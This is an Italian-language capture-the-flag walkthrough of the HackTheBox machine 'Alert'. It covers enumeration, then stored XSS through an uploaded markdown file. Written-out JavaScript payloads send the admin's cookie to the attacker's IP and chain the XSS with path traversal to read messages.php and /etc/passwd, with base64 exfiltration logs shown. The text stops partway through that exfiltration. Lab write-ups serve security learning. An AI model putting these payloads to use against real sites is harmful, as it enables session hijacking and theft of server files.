Alert

About Alert

Alert è una macchina linux hackthebox di difficoltà facile.
Presenta un server web con una funzionalità di upload e uno share di file 'markdown'.
Si troverà una vulnerabilità di XSS (Cross-Site Scripting) , che permette l'accesso a una pagina interna che presenta una vulnerabilità di
Lettura File arbitraria, che da la possibilità di avere accesso a un HASH di password, la quale una volta cracckata da accesso con credenziali
valide tramite il servizio SSH al server.
Una volta dentro enumerando i servizi attivi e i processi, si trova un file PHP che runna a intervalli regolari con privilegi eccessivi dati al
gruppo 'management' , propietari di qjuesto file, infatti i membri di questo gruppo possono sovrascrivere il file per l esecuzione di
codice che permette l elevazione dell utente a root.

IP_ALERT = 10.10.11.44

Enumeration

Scan Port && Service NMAP

```
opt/htb_machine/Alert nmap -A --open -sC -sV -T5 -Pn 10.10.11.44 -oG alert_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 08:45 CEST
Nmap scan report for 10.10.11.44
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://alert.htb/
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
80/tcp open http   Apache httpd 2.4.41   redirect to http://alert.htb/

Aggiungo 'alert.htb' al file '/etc/hosts' per visualizzare il server web.

Directory scan with Ffuf

```
opt/htb_machine/Alert ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:FUZZ -u 'http://alert.htb/FUZZ' -ic
```

```
                        [Status: 302, Size: 660, Words: 123, Lines: 24, Duration: 44ms]
uploads                 [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 42ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 44ms]
messages                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 43ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Effettuo la medesima ricerca ma per estensioni '.php'

```
opt/htb_machine/Alert ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:FUZZ -u 'http://alert.htb/FUZZ' -ic -e .php
```

```
index.php               [Status: 302, Size: 660, Words: 123, Lines: 24, Duration: 48ms]
                        [Status: 302, Size: 660, Words: 123, Lines: 24, Duration: 48ms]
uploads                 [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 44ms]
contact.php             [Status: 200, Size: 24, Words: 3, Lines: 2, Duration: 1970ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 43ms]
.php                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 3980ms]
messages                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 43ms]
messages.php            [Status: 200, Size: 1, Words: 1, Lines: 2, Duration: 45ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Bene con il primo scan trovo interessante 'upload' e 'messages' , con il secondo scan 'contact.php' e 'messag-e.php'.

Ora procedo semre con enumerazione server web ma questa volta alla ricerca di altri sottodomini validi.

Con il primo comando 'ffuf' trovo i valori coincidenti da escludere e scelgo 'word-20' e col secondo una volta esclusi trovo il sottodominio
'statistics'

```
opt/htb_machine/Alert ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZ
Z -H "Host: FUZZ.alert.htb" -u http://alert.htb
```


```
smtp                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 43ms]
secure                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 44ms]
server                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 44ms]
mail1                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 45ms]
m                       [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 45ms]
ns1                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 45ms]
vpn                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 45ms]
cloud                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 44ms]
```

<<SNIP...>>


```
opt/htb_machine/Alert ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZ
Z -H "Host: FUZZ.alert.htb" -u http://alert.htb -fw 20
```

```
statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 45ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

'statistics.alert.htb' presenta una pagina di login



'http://alert.htb' presenta una pagina in cui e possibile caricare un file di tipo 'markdown'




Exploiting Markdown with XSS payload


Efffettuo una ricerca su google e trovo articoli interessanti su come exploitare con XSS pagine in markdown , quindi procedo con un test
iniziale per produrre sul server un pop-up di 'alert'

RIF: https://book.hacktricks.wiki/en/pentesting-web/xss-cross-site-scripting/xss-in-markdown.html


preparo il file di test .MD (Markdown)




Faccio l upload sul server e dopo averlo cercato , mi si apre un pop-up che conferma la vulnerabilità a XSS di Markdown sul server.




Ora ciò che farò e modificare il file con una rev-shell e mi metterò in ascolto con 'netcat' sulla porta impostata '4444' come mostro di seguito





Modifico lo scritp come segue



poi dopo che mi ha caricato correttamente la pagina e formato l url di riferimento, vado sulla pagina 'contact us' e provo a fare una
richiesta di cookie come segue:

```
<script>fetch'(http://10.10.14.6/?cookie=' + document.cookie);</script>
```

Apro un server python3 sulla porta 80, e quando clicco su invia dal form ‘contact us’ mi restituisce un 200ok a conferma della vulnerabilità,
anche se non mi da il cookie di sessione poiche come si può notare dalla risposta c è un ‘%27' che indica con tutta probabilità che viene
effettuato un ‘url encoding’ sulla richiesta.
Quindi quando vado a ripetere l oprazione ricevo il cookie di sessione sul mio server python

```
 /opt/h/Alert  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.44 - - [07/Apr/2025 10:01:13] "GET /?cookie=%27 HTTP/1.1" 200 -
10.10.14.6 - - [07/Apr/2025 10:12:18] "GET /?data=PCFET0NUWV
BFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaG
Fyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udG
VudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+Ci
AgICA8bGluayByZWw9InN0eWxlc2hlZXQiIGhyZWY9ImNzcy9zdHlsZS5jc3
MiPgogICAgPHRpdGxlPkFsZXJ0IC0gTWFya2Rvd24gVmlld2VyPC90aXRsZT
4KPC9oZWFkPgo8Ym9keT4KICAgIDxuYXY+CiAgICAgICAgPGEgaHJlZj0iaW
5kZXgucGhwP3BhZ2U9YWxlcnQiPk1hcmtkb3duIFZpZXdlcjwvYT4KICAgIC
AgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT1jb250YWN0Ij5Db250YWN0IF
VzPC9hPgogICAgICAgIDxhIGhyZWY9ImluZGV4LnBocD9wYWdlPWFib3V0Ij
5BYm91dCBVczwvYT4KICAgICAgICA8YSBocmVmPSJpbmRleC5waHA/cGFnZT
1kb25hdGUiPkRvbmF0ZTwvYT4KICAgICAgICAgICAgPC9uYXY+CiAgICA8ZG
l2IGNsYXNzPSJjb250YWluZXIiPgogICAgICAgIDxoMT5NYXJrZG93biBWaW
V3ZXI8L2gxPjxkaXYgY2xhc3M9ImZvcm0tY29udGFpbmVyIj4KICAgICAgIC
AgICAgPGZvcm0gYWN0aW9uPSJ2aXN1YWxpemVyLnBocCIgbWV0aG9kPSJwb3
N0IiBlbmN0eXBlPSJtdWx0aXBhcnQvZm9ybS1kYXRhIj4KICAgICAgICAgIC
AgICAgIDxpbnB1dCB0eXBlPSJmaWxlIiBuYW1lPSJmaWxlIiBhY2NlcHQ9Ii
5tZCIgcmVxdWlyZWQ+CiAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0ic3
VibWl0IiB2YWx1ZT0iVmlldyBNYXJrZG93biI+CiAgICAgICAgICAgIDwvZm
9ybT4KICAgICAgICAgIDwvZGl2PiAgICA8L2Rpdj4KICAgIDxmb290ZXI+Ci
AgICAgICAgPHAgc3R5bGU9ImNvbG9yOiBibGFjazsiPqkgMjAyNCBBbGVydC
4gQWxsIHJpZ2h0cyByZXNlcnZlZC48L3A+CiAgICA8L2Zvb3Rlcj4KPC9ib2
R5Pgo8L2h0bWw+Cgo= HTTP/1.1" 200 -
```

Quindi ciò che farò adesso è modificare nuovamente lo script per far si che punti all url ‘/messages.php’ trovato prima con ffuf alla
ricerca di segreti che possano aiutre a risolvere la macchina.

```
opt/h/Alert ls
Alert.ctd  alert_scan  test.md
opt/h/Alert cat test.md
<script>
fetch("http://alert.htb/messages.php")
    .then(response ⇒ response.text())
    .then(data ⇒ {
    fetch("http://10.10.14.6/?data=" + btoa(data));
    })
</script>
```

Bene faccio l upload del file e ricevo un 200ok sul server python3, quindi clicco sulla condivisione file creato di markdown dal browser, e
sempre sul server python3 ricevo un base64 questa volta relativo a '/messages.php' che vado a decodificare.

```
opt/h/Alert python3 -m http.server 80                                    ✔ root@xyz
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.6 - - [07/Apr/2025 10:25:29] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.6 - - [07/Apr/2025 10:25:33] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.11.44 - - [07/Apr/2025 10:25:45] "GET /?data=PGgxPk1lc3NhZ2VzPC9oMT48
dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTBfMTUtNDgtMzQudHh
0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg== HTTP/1.1" 200 -
```

```
opt/h/Alert echo -n 'PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY
9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTBfMTUtNDgtMzQudHh0Jz4yMDI0LTAzLTEwXz
E1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg==' | base64 -d
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt
'>2024-03-10_15-48-34.txt</a></li></ul>
opt/h/Alert                                                              ✔ root@xyz
```

Posso notare che sono riportati 2 file '.txt' nella response ricevuta dal server python3, e questo mi fa pensare subito ad una vulnerabilità di
'read file' che si potrebbe sfruttare con un semplice LFI Payload '../../../../../etc/passwd' , e quindi provo a modificare nuovamente il file
'test.md' per leggere il file '/etc/passwd' in questo modo:

```
 | opt/h/Alert  ls                                          ✔ | root@xyz
Alert.ctd  alert_scan  test.md
 | opt/h/Alert  cat test.md                                 ✔ | root@xyz
<script>
fetch("http://alert.htb/messages.php?file=../../../../../etc/passwd")
    .then(response => response.text())
    .then(data => {
    fetch("http://10.10.14.6/?data=" + btoa(data));
    })
</script>
```

Carico sul server il file , e ricevo il 200ok, poi dal modulo 'contact us' come in precedenza vado a mandare il link generato all amministratore
che appena fa click sul link mi rimanda un 'base64' che questa volta quando lo vado a decodificare mi restituisce il file '/etc/passwd'
confermando la vulnerabilità 'read file' del server.

```
 | opt/h/Alert python3 -m http.server 80 ✔ | root@xyz
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.6 - - [07/Apr/2025 10:39:32] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.6 - - [07/Apr/2025 10:39:34] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.11.44 - - [07/Apr/2025 10:39:58] "GET /?data=PHByZT5yb290Ong6MDowOnJv
b3Q6L3Jvb3Q6L2Jpbi9iYXNoCmRhZW1vbjp4OjE6MTpkYWVtb246L3Vzci9zYmluOi91c3Ivc2J
pbi9ub2xvZ2luCmJpbjp4OjI6MjpiaW46L2JpbjovdXNyL3NiaW4vbm9sb2dpbgpzeXM6eDozOj
M6c3lzOi9kZXY6L3Vzci9zYmluL25vbG9naW4Kc3luYzp4OjQ6NjU1MzQ6c3luYzovYmluOi9ia
W4vc3luYwpnYW1lczp4OjU6NjA6Z2FtZXM6L3Vzci9nYW1lczovdXNyL3NiaW4vbm9sb2dpbgpt
YW46eDo2OjEyOm1hbjovdmFyL2NhY2hlL21hbjovdXNyL3NiaW4vbm9sb2dpbgpscDp4Ojc6Nzp
scDovdmFyL3Nwb29sL2xwZDovdXNyL3NiaW4vbm9sb2dpbgptYWlsOng6ODo4Om1haWw6L3Zhci
9tYWlsOi91c3Ivc2Jpbi9ub2xvZ2luCm5ld3M6eDo5Ojk6bmV3czovdmFyL3Nwb29sL25ld3M6L
3Vzci9zYmluL25vbG9naW4KdXVjcDp4OjEwOjEwOnV1Y3A6L3Zhci9zcG9vbC91dWNwOi91c3Iv
c2Jpbi9ub2xvZ2luCnByb3h5Ong6MTM6MTM6cHJveHk6L2JpbjovdXNyL3NiaW4vbm9sb2dpbgp
3d3ctZGF0YTp4OjMzOjMzOnd3dy1kYXRhOi92YXIvd3d3Oi91c3Ivc2Jpbi9ub2xvZ2luCmJhY2
t1cDp4OjM0OjM0OmJhY2t1cDovdmFyL2JhY2t1cHM6L3Vzci9zYmluL25vbG9naW4KbGlzdDp4O
jM4OjM4Ok1haWxpbmcgTGlzdCBNYW5hZ2VyOi92YXIvbGlzdDovdXNyL3NiaW4vbm9sb2dpbgpp
cmM6eDozOTozOTppcmNkOi92YXIvcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KZ25hdHM6eDo
0MTo0MTpHbmF0cyBCdWctUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pOi92YXIvbGliL2duYXRzOi
91c3Ivc2Jpbi9ub2xvZ2luCm5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3Rlb
nQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1uZXR3b3JrOng6MTAwOjEwMjpzeXN0ZW1kIE5l
dHdvcmsgTWFuYWdlbWVudCwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGV
tZC1yZXNvbHZlOng6MTAxOjEwMzpzeXN0ZW1kIFJlc29sdmVyLCwsOi9ydW4vc3lzdGVtZDovdX
NyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLXRpbWVzeW5jOng6MTAyOjEwNDpzeXN0ZW1kIFRpbWUgU
3luY2hyb25pemF0aW9uLCwsOi9ydW4vc3lzdGVtZDovdXNyL3NiaW4vbm9sb2dpbgptZXNzYWdl
YnVzOng6MTAzOjEwNjo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjE
wNDoxMTA6Oi9ob21lL3N5c2xvZzovdXNyL3NiaW4vbm9sb2dpbgpfYXB0Ong6MTA1OjY1NTM0Oj
ovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4KdHNzOng6MTA2OjExMTpUUE0gc29mdHdhc
mUgc3RhY2ssLCw6L3Zhci9saWIvdHBtOi9iaW4vZmFsc2UKdXVpZGQ6eDoxMDc6MTEyOjovcnVu
L3V1aWRkOi91c3Ivc2Jpbi9ub2xvZ2luCnRjcGR1bXA6eDoxMDg6MTEzOjovbm9uZXhpc3RlbnQ
6L3Vzci9zYmluL25vbG9naW4KbGFuZHNjYXBlOng6MTA5OjExNTo6L3Zhci9saWIvbGFuZHNjYX
BlOi91c3Ivc2Jpbi9ub2xvZ2luCnBvbGxpbmF0ZTp4OjExMDoxOjovdmFyL2NhY2hlL3BvbGxpb
mF0ZTovYmluL2ZhbHNlCmZ3dXBkLXJlZnJlc2g6eDoxMTE6MTE2OmZ3dXBkLXJlZnJlc2ggdXNl
ciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KdXNibXV4Ong6MTEyOjQ2OnVzYm1
1eCBkYWVtb24sLCw6L3Zhci9saWIvdXNibXV4Oi91c3Ivc2Jpbi9ub2xvZ2luCnNzaGQ6eDoxMT
M6NjU1MzQ6Oi9ydW4vc3NoZDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng6O
Tk5Ojk5OTpzeXN0ZW1kIENvcmUgRHVtcGVyOi86L3Vzci9zYmluL25vbG9naW4KYWxpZXJ0Ong6
MTAwMDoxMDAwOmFsYmVydDovaG9tZS9hbGJlcnQ6L2Jpbi9iYXNoCmx4ZDp4Ojk5ODoxMDA6Oi9
